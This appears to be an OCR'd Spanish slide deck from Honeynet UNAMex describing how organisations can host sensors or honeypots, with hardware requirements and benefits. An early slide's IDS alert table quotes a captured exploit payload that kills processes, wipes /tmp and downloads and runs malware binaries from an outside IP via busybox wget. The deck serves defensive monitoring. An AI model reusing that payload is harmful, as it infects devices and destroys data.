
Total matching events: 44

#	timestamp	src_ip	src_port	dest_ip	dest_port	proto	severity	category	signature
1	1970-01-02T18:09:26.054473-0600	10.0.2.29	49637	46.165.223.153	20051	TCP	1	Malware Command and Control Activity Detected	ET MALWARE W32/Kegotip CnC Beacon
2	1970-01-02T18:09:26.054714-0600	10.0.2.29	49637	46.165.223.153	20051	TCP	1	Malware Command and Control Activity Detected	ET MALWARE W32/Kegotip CnC Beacon
3	1970-01-02T18:09:56.335282-0600	10.0.2.29	49860	46.165.223.153	20051	TCP	1	Malware Command and Control Activity Detected	ET MALWARE W32/Kegotip CnC Beacon
4	1970-01-02T18:10:49.067055-0600	10.0.2.29	49860	46.165.223.153	20051	TCP	1	Malware Command and Control Activity Detected	ET MALWARE W32/Kegotip CnC Beacon
5	1970-01-02T18:10:49.467496-	10.0.2.29	50159	46.165.223.153	20051	TCP	1	Malware Command and	ET MALWARE W32/Kegotip


Sensor de monitoreo

dest_port	proto	severity	category	signature	payload_printable
9034	UDP	1	Attempted Administrator Privilege Gain	ET EXPLOIT Realtek SDK - Command Execution/Backdoor Access Inbound (CVE-2021-35394)	`orf; for pid in /proc/[0-9]*; do pid_num="${pid##*/}"; if [-r "$pid/maps"]; then suspicious=true; while IFS= read -r line; do case "$line" in *"/lib/"*|*"/lib64/"*|*".so"*) suspicious=false; break;; esac; done < "$pid/maps"; if ["$suspicious" = true]; then kill -9 "$pid_num"; fi; fi; done; cd /tmp; rm -rf *; /bin/busybox wget http://140.233.190.82/iran.mipsel; chmod 777 iran.mipsel; ./iran.mipsel rtk; /bin/busybox wget http://140.233.190.82/iran.mips; chmod 777 iran.mips; ./iran.mips rtk;`


Sensor de monitoreo



Sensor de monitoreo



Modos de operación - ¿Cómo participar?



01. Modo Sensor *Completo*

02. Modo Sensor *Lite*

03. Modo Honeypot *Cluster Node*

04. Modo Honeypot Remoto *Micro*


05. Modo Honeypot Remoto *NetDevice*

Modos de operación - ¿Cómo participar?

Modo Sensor Completo

Sensor completo con capacidad de virtualización para monitoreo, captura y análisis de datos y tráfico de la entidad participante (*port mirror, bitácoras, etc.*)


*Nota: El sensor se **implementa y administra de manera local por la entidad participante** ya que contiene información interna. El usuario puede habilitar la opción de compartir solo datos estadísticos de ciber inteligencia generados por el sensor.*



Modo Sensor Lite

Sensor de tamaño limitado con capacidades para ejecutar módulos específicos del framework de monitoreo: NIDS, honeypot sencillo, VPN, etc. Implica procesamiento de datos específicos y tráfico limitado de la entidad participante.

*Nota: El sensor se **implementa y administra de manera local por la entidad participante** ya que contiene información interna. El usuario puede habilitar la opción de compartir solo datos estadísticos de ciber inteligencia generados por el sensor.*




Modos de operación - ¿Cómo participar?

Modo Honeypot - *Cluster Node*

Sensor con capacidad de virtualización ejecutando las funciones completas de Honeypot. Procesa sólo tráfico de las direcciones IP públicas asignadas. Está unido y administrado por el cluster del proyecto Honeynet UNAMex.

***Nota**: NO se procesa tráfico interno de la entidad participante, sólo se generan datos estadísticos de ciberinteligencia proveniente del tráfico público hacia la IP del sensor.*



Modo Honeypot Remoto - *Micro*


Sensor basado en **Raspberry PI o servidor pequeño** que ejecuta las funciones básicas para conectividad con el cluster de Honeynet UNAMex. **Redirecciona el tráfico de la dirección IP pública y transfiere** la ejecución al cluster del proyecto Honeynet UNAMex.

***Nota**: NO se procesa tráfico interno de la entidad participante, sólo se generan datos estadísticos de ciberinteligencia proveniente del tráfico público hacia la IP del sensor.*

Modo Honeypot Remoto - *NetDevice*

No se necesita sensor. La participación está basada en proporcionar una o varias direcciones IP y solo **redireccionar el tráfico en la infraestructura local (router, switch L3, etc)** hacia un nodo receptor en el cluster de Honeynet UNAMex.

***Nota**: NO se procesa tráfico interno de la entidad participante, sólo se generan datos estadísticos de ciberinteligencia proveniente del tráfico público hacia la IP del sensor.*




Requerimientos de hardware

MODO SENSOR COMPLETO O HONEYPOT CLUSTER NODE

- 8 CPUs +
- 8 GB RAM +
- 500GB +
- 1 IP pública *(solo en modo Honeypot)*


Nota: ***Si el sensor será destinado para entorno de monitoreo y seguridad en producción, se recomienda un equipo con hardware para servidor con alta disponibilidad. En entidades con alta cantidad de tráfico, se recomiendo al menos el doble de estas especificaciones***



MODO SENSOR LITE

- 4 CPUs
- 4 GB RAM
- 500GB
- 1 IP pública

Nota: ***El monitoreo de tráfico podría verse impactado dependiendo de la cantidad de tráfico de la entidad participante y de los servicios que se deseen utilizar. En entidades con alta cantidad de tráfico, se recomiendo al menos el doble de estas especificaciones***



MODO HONEYPOT REMOTO - MICRO

- Raspberry PI (cualquier version)
- 1 IP pública


Nota: ***Solo soporta módulos Honeypot y adquisición de datos de ciberinteligencia ya que no se monitorea el tráfico local.***

MODO HONEYPOT REMOTO - NETDEV (REDIRECCIONAMIENTO)

Configurar localmente el redireccionamiento de al menos 1 IP pública (*dispositivo de red, servidor o con iptables, nftables, pf o similar*)

Nota:

- ***Solo soporta módulos Honeypot y adquisición de datos de ciberinteligencia ya que no se monitorea el tráfico local.***
- ***No se necesita un equipo dedicado para el sensor.***



Requerimientos

Recomendación

El mayor beneficio en términos de colaboración con el proyecto Honeynet implica **asignar al sensor o redireccionamiento el mayor número disponible de direcciones IP**.

El retiro de las IPs del proyecto puede ser transparente y sin necesidad de notificar al proyecto siempre y cuando **al menos 1 dirección IP** esté siempre disponible para el sensor-redireccionamiento.

Otros tipos de Colaboración

- **Estudiantes** para servicio social y/o prácticas profesionales
- **Infraestructura** disponible para el cluster
- **Difusión y organización** de eventos

- Honeynet UNAMex está diseñando un programa de becas en colaboración con **Mizton Labs**

  https://miztonlabs.org


MIZTONLABS

Beneficios

- Acceso a tecnologías abiertas para el **reforzamiento de la seguridad en las entidades participantes**
- Colaboración en un proyecto académico y de investigación con visibilidad internacional
- Participación en comunidades abiertas de investigación en ciberseguridad
- Intercambio de información de ciberinteligencia
- Visibilidad con entidades académicas en México y LATAM
- Participación en eventos relacionados con ciberdefensa, específicamente en el ***The Honeynet Workshop***

Preguntas

Muchas Gracias



contact@honeynet.org.mx

https://honeynet.org.mx

https://miztonlabs.org